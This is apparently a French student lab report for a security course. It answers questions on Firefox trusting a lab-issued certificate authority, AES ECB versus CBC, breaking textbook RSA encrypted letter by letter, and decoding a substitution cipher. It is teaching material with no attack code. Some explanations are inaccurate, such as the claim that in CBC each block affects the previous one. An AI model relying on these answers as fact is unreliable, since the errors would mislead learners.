d) **Quel est le comportement de Firefox et pourquoi?**

Le navigateur web permet l'accès au site web car https://wwww.desjardins.com est maintenant signé avec un certificats CA dont nous sommes l'autorité.

e) **Avec Firefox, essayez de vous connecter aux sites https://www.rbc.com et https://www.bmo.com. Que se passe-t-il ?**


Les deux sites web sont bloqués car leur certificat n'est pas signé par une autorité reconnue.

f) **Retournez sur le site www.bmo.com et expliquez pourquoi vous n'avez plus accès au site.**

Nous avons ajouté le certificat de façon temporaire. Ainsi, l'autorité de certification est acceptée que pour une session de navigation. Ainsi, lorsqu'on efface le cache de Firefox les permissions sont enlevées et le site est redevenu bloqué.

g) **Allez sur le site www.rbc.com et ajouter une exception de sécurité temporaire. Que se passe-t-il ? Cochez les trois cases et validez. Changez de site et effacez le cache de Firefox comme au f). Retournez sur www.rbc.com. Que se passe-t-il ? Expliquez.**

Lorsqu'on tente d'ajouter le certificat de l'autorité du site de www.rbc.com on nous affiche se message nous mentionnant que nous avons déjà autorisé cette autorité de certification.




Le site www.rbc.com n'est plus bloqué car le navigateur l'ajouté comme source fiable de façon permanente car nous avons ajouté deux fois cette autorité.

h) **Aller sur www.bmo.com. Que se passe-t-il ? Expliquez.**


Le site de bmo n'est pas bloqué puisque l'autorité de certification « Verisign Inc. » signe aussi le site de rbc. Donc, dès que l'on approuve l'autorité pour un site, tous les sites qui ont le certificat de cette autorité sont approuvés.

i) **À la lumière des résultats que vous avez obtenus au long de tout cet exercice, pourquoi est-il dangereux d'accepter des certificats « self-signed » et, pire encore, des certificats CA?**

Il est dangereux d'accepter les certificats « self-signed », car il n'y a aucune autorité qui a autorisé qui a approuvé ce site. Pour ce qui est des certificats CA, il est possible que l'autorité signe des sites légitimes, cependant il se peut que certains sites web soient malicieux. Donc, lorsqu'on fait confiance à une autorité on fait confiance à tous les sites que celle-ci signe.


## Question 4 – Chiffrement par bloc et modes d'opération

a) **À l'aide du script python AES.py, chiffrez ce fichier en mode ECB. Observez le fichier de sortie et commentez.**



À gauche le fichier original et à droite le fichier chiffre en mode ECB. Le fichier chiffré, bien qu'il soit modifié, est encore très lisible et très peu sécuritaire. Le fonctionnement de « Electronic codebook » est que le message à chiffrer est subdivisé en plusieurs blocs qui sont chiffrés séparément les uns après les autres. Le gros défaut de cette méthode est que deux blocs avec le même contenu seront chiffrés de la même manière, on peut donc tirer des informations à partir du texte chiffré en cherchant les séquences identiques.

b) **Chiffrez maintenant le fichier en mode CBC. Observez le fichier puis commentez.**



Le chiffrement par CBC est totalement illisible et il est impossible de déchiffrer le message à l'œil nue. Le « Cipher Block Chaining » applique sur chaque bloc un OU exclusif avec le chiffrement du bloc précédent avant qu'il soit lui-même chiffré. De plus, afin de rendre chaque message unique, un vecteur d'initialisation est utilisé. Donc, chaque bloc a un impact sur le bloc précédent.

c) **Concluez sur l'importance des modes d'opération des algorithmes de chiffrement par bloc.**

Le choix d'un bon mode de chiffrement pour les algorithmes de chiffrement par bloque est crucial. Pour qu'on algorithme soit efficace il faut que chaque bloc à chiffrer impacte le suivant. Ainsi, il est difficile de voir des tendances dans le message chiffré.

# Partie C

## Question 1 - Échec du protocole RSA

a) **Décrire comment Ève peut facilement déchiffrer ce message.**

Le codage de ce message est faible. Il y a 26 caractères et ils sont codés à une correspondance de 1 pour 1. Ainsi, chaque lettre correspond à un seul nombre dans la possibilité de n. Donc, même si le n est assez grand, il est facile de trouver les 26 nombres et ainsi faire des correspondances.

b) **Donnez votre réponse en texte, pas en chiffres.**

Avec le fichier rsa.py, nous avons réussi à déchiffrer le message.
Matricule : 1773922
e = 311
n = 288419

| Lettre chiffré | Lettre claire |
|---|---|
| 0 | A |
| 81902 | R |
| 81902 | R |
| 71381 | E |
| 139280 | T |

Le message est donc ARRET.

c) **Quelles conclusions additionnelles pouvez-vous tirer sur le contenu des messages pour assurer le bon fonctionnement de RSA ?**

Les textes chiffrés contenant des 0 ou des 1 signifie qu'ils possèdent les lettres A ou B puisque :

$$0^e \% n = 0$$
$$1^e \% n = 1$$

Il faut donc que le codeur empêche d'utiliser les chiffres 0 et 1 car ils restent intacts.

## Question 2 - Déchiffrement "simple"

Le script decode.py permet de décoder le code du matricule 1773922.

Le message chiffré :
TUQQUZRBZCYGZZZSQZBERQUZTLBZBLZGQQOZBLZGQQZBSQZPLL@GZLEZSQYEZBSQZEQOYE@GZYGZS
QZKYGGQUZYPLTNZVHBZBSQJZCQEQZILLUZYTUZUERT@ZBLZSROZZZGOYPPQEZVLJGZBSYTZSROGQPIZIP
LM@QUZYBZSRGZSQQPGZYGZKELHUZBLZVQZGQQTZCRB

Le message déchiffré :

NDEED IT WAS. HE TRIED NOT TO SEEM TO SEE THE LOOKS OR HEAR THE REMARKS AS HE PASSED ALONG BUT THEY WERE FOOD AND DRINK TO HIM. SMALLER BOYS THAN HIMSELF FLOCKED AT HIS HEELS AS PROUD TO BE SEEN WIT

| Lettre chiffré | Lettre correspondante |
|---|---|
| @ | K |
| B | T |
| C | W |
| E | R |
| G | S |
| H | U |
| I | F |
| J | Y |
| K | P |
| L | O |
| M | C |
| N | G |
| O | M |
| P | L |
| Q | E |
| R | I |
| S | H |
| T | N |
| U | D |
| V | B |
| Y | A |
| Z | (Espace) |